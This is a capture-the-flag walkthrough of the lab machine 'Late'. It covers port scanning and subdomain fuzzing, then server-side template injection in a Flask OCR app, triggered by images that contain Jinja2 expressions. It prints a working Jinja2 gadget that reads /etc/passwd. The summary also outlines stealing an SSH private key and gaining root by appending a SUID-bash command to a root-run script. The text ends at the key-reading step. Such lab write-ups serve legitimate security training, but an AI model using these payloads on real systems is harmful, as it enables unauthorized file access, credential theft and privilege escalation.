Late
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. Port80serves a static site linking toimages.late.htb, a Flask OCR app that converts images to text. Flask's Jinja2 engine evaluates the extracted text, so an image carrying{{ get_flashed_messages.__globals__.__builtins__.open("/etc/passwd").read() }}triggers SSTI and arbitrary file read. Reading/home/svc_acc/.ssh/id_rsagrants SSH access as svc_acc. To escalate, a script/usr/local/sbin/ssh-alert.showned bysvc_accruns asrooton every SSH login; it carries theaattribute (append-only via chattr), so it can't be edited, butecho 'chmod u+s /bin/bash' >>works. After a second SSH login,bash -pgives root.
Recon
Ping
We start with a ping to confirm the host is up and check the TTL, which gives a quick hint about the operating system: values near 64 usually mean Linux, near 128 mean Windows.
ping -c 1 10.10.11.156
64 bytes from 10.10.11.156: icmp_seq=1 ttl=63 time=113 msTTL 63 → Linux: Linux starts the TTL at 64 and each routing hop decrements it, so 63 = 64−1; a hint, not proof (it can be spoofed), confirmed by the service scan.
Port scan
We go through all 65535 TCP ports with -p- (fast and without fingerprinting, just to discover the open ones; -n -Pn skips DNS and ping):
sudo nmap -p- --open --reason -n -Pn 10.10.11.156
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 63
80/tcp open http syn-ack ttl 63extractPorts, a .zshrc function, boils the -oG file down and leaves the ports on the clipboard:
extractPorts scan
Extracting information ...
IP Address: 10.10.11.156
Open ports: 22,80

Ports copied to clipboard
Just SSH and HTTP. -sCV details the versions:

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.6 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    nginx 1.14.0 (Ubuntu)
|_http-title: Late - Best online image tools
|_http-server-header: nginx/1.14.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
SSH 7.6p1 (old version, vulnerable to user enumeration, but not the path here) and an nginx 1.14.0 serving a site titled "Late - Best online image tools" under late.htb.
Virtual hosting and subdomains

Add late.htb to /etc/hosts:
whatweb confirms the stack (Bootstrap, jQuery, nginx) and drops a support email support@late.htb, hinting late.htb is a domain with potential subdomains:

http://10.10.11.156 [200 OK] Bootstrap[3.0.0], Email[support@late.htb],
 HTTPServer[Ubuntu Linux][nginx/1.14.0 (Ubuntu)],
 Meta-Author[Sergey Pozhilov (GetTemplate.com)],
 Title[Late - Best online image tools], nginx[1.14.0]

Wappalyzer in the browser gives the same profile; nothing pointing to a CMS with known vulns:
A subdomain fuzz with wfuzz finds images.late.htb:

wfuzz -u http://late.htb -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt \
  -t 100 -H "Host: FUZZ.late.htb" --hh=9461
images.late.htb is added to /etc/hosts too:

127.0.0.1       localhost
127.0.1.1       kali
...
10.10.11.156    late.htb images.late.htb
Flask OCR on images.late.htb

The app takes an image, runs OCR on it, and returns a .txt with the result. Being Flask (Jinja2) turns this OCR pipeline into a potential SSTI channel: if the extracted text goes through render_template_string(), any {{ }} expression evaluates server-side.
Shell as svc_acc
SSTI via image
For the OCR to cleanly parse the payload, it's typed in an editor with a large clear font (not handwritten), captured with scrot, and uploaded:
{{ 7*7 }}

It's captured with scrot and checked with feh before uploading:
sleep 3; scrot -s test.png
feh test.png
feh [1 of 1] - test.png

{{7*7}}
The image is uploaded to the Flask app:


The .txt file says 49: the expression was evaluated. SSTI confirmed.
Reading /etc/passwd
In PayloadsAllTheThings (Server Side Template Injection → Python.md) there are several Jinja2 file-read gadgets. The one that works best here uses get_flashed_messages:

The standard Jinja2 gadget for file read:
{{ get_flashed_messages.__globals__.__builtins__.open("/etc/passwd").read() }}

Among the users, svc_acc stands out (has a shell and home dir). SSH is open, so the next payload targets the private key:
Reading svc_acc's id_rsa
